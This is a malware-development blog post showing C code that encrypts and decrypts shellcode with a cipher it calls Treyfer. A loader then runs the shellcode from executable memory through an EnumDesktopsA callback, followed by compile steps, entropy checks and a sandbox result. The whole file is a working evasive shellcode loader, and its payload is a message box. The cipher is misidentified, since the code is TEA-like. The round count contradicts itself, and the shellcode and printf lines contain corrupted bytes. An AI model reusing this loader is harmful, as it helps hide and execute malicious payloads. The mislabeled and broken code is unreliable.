


Malware and cryptography 35: encrypt payload via Treyfer algorithm. Simple C example.

 cocomelonc.github.io/malware/2024/11/30/malware-cryptography-35.html

November 30, 2024

8 minute read

Hello, cybersecurity enthusiasts and white hackers!



After my presentation at Black Hat MEA 2024, a conference in Riyadh where I touched on leveraging cryptography on malware for stealthy communication, and after the release of MD MZ Book 2nd edition, I will decide to continue research cryptography in malware development.

This post is the result of my own research on using Treyfer on malware development. As usual, exploring various crypto algorithms, I decided to check what would happen if we apply this to encrypt/decrypt the payload.

Treyfer

The Treyfer algorithm is a lightweight block cipher designed to be simple and efficient, especially for environments with limited computational resources. It is often considered for educational purposes or as an example of compact cryptographic design.

The algorithm uses a Feistel-like network to split the data into two halves. It employs simple operations like **XOR**, bit shifts, and additions for encryption and decryption.

The Treyfer algorithm is an excellent example of a simple, lightweight block cipher that demonstrates the basics of cryptographic principles. However, due to its weak security, it is unsuitable for protecting sensitive data in modern applications. It remains a valuable tool for learning and experimentation in the field of cryptography.

From the [Treyfer wikipedia page](#), we know that the algorithm uses the following steps for encryption and decryption:

- *Key Setup*: The **128-bit** key is divided into four **32-bit** words.
- *Rounds*: Treyfer uses **32** rounds of substitution and permutation operations.
- *Operations*: XORing the data with the key, substitution using a function and permutation of data to scramble bits.

Now, let's implement this algorithm based on its original specifications.

practical example

The Treyfer encryption function encrypts a block of data using a 128-bit key. Here's how it works:

```
void treyfer_encrypt(unsigned char *data, unsigned char *key) {
    unsigned int v0 = *(unsigned int *)data;          // Load first 32 bits of the
    block                                              block
    unsigned int v1 = *(unsigned int *)(data + 4);    // Load second 32 bits of the
    block                                              block
    unsigned int sum = 0;                             // Initialize sum for rounds
    unsigned int delta = 0x9e3779b9;                 // Constant delta for the
    algorithm

    for (int i = 0; i < ROUNDS; i++) {               // Perform 32 rounds of
    encryption
        v0 += ((v1 << SHIFT) ^ (v1 >> (32 - SHIFT))) + v1 + sum + ((unsigned int *)key)
        [sum & 3];
        sum += delta;                                // Increment the sum by delta
        v1 += ((v0 << SHIFT) ^ (v0 >> (32 - SHIFT))) + v0 + sum + ((unsigned int *)key)
        [(sum >> 11) & 3];
    }

    *(unsigned int *)data = v0;                       // Store encrypted first 32 bits
    *(unsigned int *)(data + 4) = v1;                 // Store encrypted second 32 bits
}
```

The main part is encryption loop. The loop runs for **32** rounds (**ROUNDS = 32**), which ensures sufficient diffusion and security.

First Half Update (v0): **v0** is modified by combining:

- A shifted and XOR-ed version of `v1` (`((v1 << SHIFT) ^ (v1 >> (32 - SHIFT)))`).
- The current value of `v1`.
- The round-dependent sum.
- A key-dependent value (`((unsigned int *)key)[sum & 3]`).
- The updated `v0` is added back to itself.

Second Half Update (v1): `v1` is updated similarly, but the indices into the key depend on `(sum >> 11) & 3`.

After the loop, the encrypted values of `v0` and `v1` are stored back into the `data` array.

The next function is decryption logic. The Treyfer decryption function reverses the encryption process by performing the inverse operations in reverse order.

```
void treyfer_decrypt(unsigned char *data, unsigned char *key) {
    unsigned int v0 = *(unsigned int *)data;          // Load first 32 bits of the
    block
    unsigned int v1 = *(unsigned int *)(data + 4);    // Load second 32 bits of the
    block
    unsigned int sum = 0x9e3779b9 * ROUNDS;          // Initialize sum for rounds
    (start from max sum)
    unsigned int delta = 0x9e3779b9;                  // Constant delta for the
    algorithm

    for (int i = 0; i < ROUNDS; i++) {                // Perform 32 rounds of
    decryption
        v1 -= ((v0 << SHIFT) ^ (v0 >> (32 - SHIFT))) + v0 + sum + ((unsigned int *)key)
        [(sum >> 11) & 3];
        sum -= delta;                                // Decrement the sum by delta
        v0 -= ((v1 << SHIFT) ^ (v1 >> (32 - SHIFT))) + v1 + sum + ((unsigned int *)key)
        [sum & 3];
    }

    *(unsigned int *)data = v0;                       // Store decrypted first 32 bits
    *(unsigned int *)(data + 4) = v1;                 // Store decrypted second 32 bits
}
```

Decryption loop: The loop runs for 32 rounds in reverse, undoing the encryption process.

After the loop, the decrypted values of `v0` and `v1` are stored back into the `data` array.

Finally, putting it all together in `main`:

```

int main() {
    unsigned char key[] =
"\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
    unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

    int len = sizeof(my_payload);
    int pad_len = (len + 8 - (len % 8)) & 0xFFF8;

    unsigned char padded[pad_len];
    memset(padded, 0x90, pad_len); // pad the shellcode with 0x90
    memcpy(padded, my_payload, len); // copy the shellcode to the padded buffer

    // encrypt the padded shellcode
    for (int i = 0; i < pad_len; i += BLOCK_SIZE) {
        treyfer_encrypt(&padded[i], key);
    }

    printf("encrypted payload:\n");
    for (int i = 0; i < sizeof(padded); i++) {
        printf("\\x%02x", padded[i]);
    }
    printf("\n\n");

    // decrypt the padded shellcode
    for (int i = 0; i < pad_len; i += BLOCK_SIZE) {
        treyfer_decrypt(&padded[i], key);
    }
}

```

```

printf("decrypted payload:\n");
for (int i = 0; i < sizeof(padded); i++) {
    printf("\\x%02x", padded[i]);
}
printf("\n\n");

// executing the decrypted payload in memory
LPVOID mem = VirtualAlloc(NULL, sizeof(padded), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, pad_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

return 0;
}

```

As you can, see in the main function I just encrypted/decrypted **meow-meow** messagebox payload.

Full source code **hack.c**:

```

/*
 * hack.c - encrypt and decrypt
 * payload via Treyfer.
 * Simple C implementation
 * @cocomelonc
 * https://cocomelonc.github.io/malware/2024/11/30/malware-cryptography-35.html
 */
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>

#define KEY_SIZE 16
#define BLOCK_SIZE 8
#define ROUNDS 12
#define SHIFT 1

// treyfer encryption function
void treyfer_encrypt(unsigned char *data, unsigned char *key) {
    unsigned int v0 = *(unsigned int *)data;
    unsigned int v1 = *(unsigned int *)(data + 4);
    unsigned int sum = 0;
    unsigned int delta = 0x9e3779b9;

    for (int i = 0; i < ROUNDS; i++) {
        v0 += ((v1 << SHIFT) ^ (v1 >> (32 - SHIFT))) + v1 + sum + ((unsigned int *)key)
[sum & 3];
        sum += delta;
        v1 += ((v0 << SHIFT) ^ (v0 >> (32 - SHIFT))) + v0 + sum + ((unsigned int *)key)
[(sum >> 11) & 3];
    }

    *(unsigned int *)data = v0;
    *(unsigned int *)(data + 4) = v1;
}

// treyfer decryption function
void treyfer_decrypt(unsigned char *data, unsigned char *key) {
    unsigned int v0 = *(unsigned int *)data;
    unsigned int v1 = *(unsigned int *)(data + 4);
    unsigned int sum = 0x9e3779b9 * ROUNDS;
    unsigned int delta = 0x9e3779b9;

    for (int i = 0; i < ROUNDS; i++) {
        v1 -= ((v0 << SHIFT) ^ (v0 >> (32 - SHIFT))) + v0 + sum + ((unsigned int *)key)
[(sum >> 11) & 3];
        sum -= delta;
        v0 -= ((v1 << SHIFT) ^ (v1 >> (32 - SHIFT))) + v1 + sum + ((unsigned int *)key)
[sum & 3];
    }

    *(unsigned int *)data = v0;

```

```

    *(unsigned int *)(data + 4) = v1;
}

int main() {
    unsigned char key[] =
"\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77\x6d\x65\x6f\x77";
    unsigned char my_payload[] =
// 64-bit meow-meow messagebox
"\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
"\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
"\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
"\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
"\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
"\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
"\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
"\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
"\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
"\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
"\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
"\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
"\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
"\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
"\x41\x59\x41\x5a\x48\x83xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
"\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
"\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
"\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
"\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
"\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
"\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
"\x2e\x2e\x5e\x3d\x00";

    int len = sizeof(my_payload);
    int pad_len = (len + 8 - (len % 8)) & 0xFFF8;

    unsigned char padded[pad_len];
    memset(padded, 0x90, pad_len); // pad the shellcode with 0x90
    memcpy(padded, my_payload, len); // copy the shellcode to the padded buffer

    // encrypt the padded shellcode
    for (int i = 0; i < pad_len; i += BLOCK_SIZE) {
        treyfer_encrypt(&padded[i], key);
    }

    printf("encrypted payload:\n");
    for (int i = 0; i < sizeof(padded); i++) {
        printf("\x%02x", padded[i]);
    }
    printf("\n\n");

    // decrypt the padded shellcode
    for (int i = 0; i < pad_len; i += BLOCK_SIZE) {

```

```

    treyfer_decrypt(&padded[i], key);
}

printf("decrypted payload:\n");
for (int i = 0; i < sizeof(padded); i++) {
    printf("\\x%02x", padded[i]);
}
printf("\n\n");

// executing the decrypted payload in memory
LPVOID mem = VirtualAlloc(NULL, sizeof(padded), MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
RtlMoveMemory(mem, padded, pad_len);
EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, NULL);

return 0;
}

```

As usual some printing logic is just for checking correctness of logic and running payload via EnumDesktopsA.


demo

Let's go to see everything in action. Compile it (in my **linux** machine):

```

x86_64-w64-mingw32-gcc -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -
ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-
constants -static-libstdc++ -static-libgcc

```



```

cocomelonc@pop-os: ~/hacking/cybersec_blog/meow/2024-11-30-malware-cryptography-35
mc[cocomelonc@pop-os:~/ha... x cocomelonc@pop-os:~/hackin... x cocomelonc@pop-os:~/hackin... x cocomelonc@pop-os:~/hackin...
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-11-30-malware-cr
yptography-35$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/shar
e/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-wri
te-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -
static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-11-30-malware-cr
yptography-35$ ls -lt
total 44
-rwxrwxr-x 1 cocomelonc cocomelonc 40960 Nov 30 14:01 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc 4092 Nov 30 13:58 hack.c
cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-11-30-malware-cr
yptography-35$


```

Then, just run it in the victim's machine (**windows 11 x64** in my case):

```

.\hack.exe

```



As you can see, everything is worked perfectly! =^..^=

Calculating Shannon entropy:

```
python3 entropy.py -f hack.exe
```



```

s.-rw-rw-r-- 1 cocomelonc cocomelonc 4092 Nov 30 13:58 hack.c
s.cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-11-30-malware-cr
B\yptography-35$ python3 ../2022-11-05-malware-analysis-6/entropy.py -
f hack.exe
i|.text
g|         virtual address: 0x1000
g|         virtual size: 0x6f18
4|         raw size: 0x7000
c|         entropy: 6.244828747436673
1|.data
e|         virtual address: 0x8000
0|         virtual size: 0xf0
c|         raw size: 0x200
d|         entropy: 0.9874885554180568
1|.rdata
8|         virtual address: 0x9000
1|         virtual size: 0xf00
6|         raw size: 0x1000
1|         entropy: 5.1604024247811235
5\cocomelonc@pop-os:~/hacking/cybersec_blog/meow/2024-11-30-malware-cr
0\yptography-35$ █
4|
1|x50\x41\x5a\x40\x82\xac\x20\x41\x52\xff\x0\x58\x41"

```

Our payload in the `.text` section.

Upload this compiled sample to [ANY.RUN](#) sandbox:



<https://app.any.run/tasks/0f78cdab-d3a2-4c35-a3c1-61c9cda92fd1>

For some reason ANY.RUN sandbox thinks that my sample uses T1082 and T1012 techniques:

Defense evasion

Credential access

Discovery

Lateral movement

Collection

Query Registry

2

System Information Discovery

2

Techniques details

Get to know what this threat is about

Other (2)

T1082

«System Information Discovery»

Permissions required:

Data sources: Process: OS API Execution, Process: Process Creation, Command: Command Execution

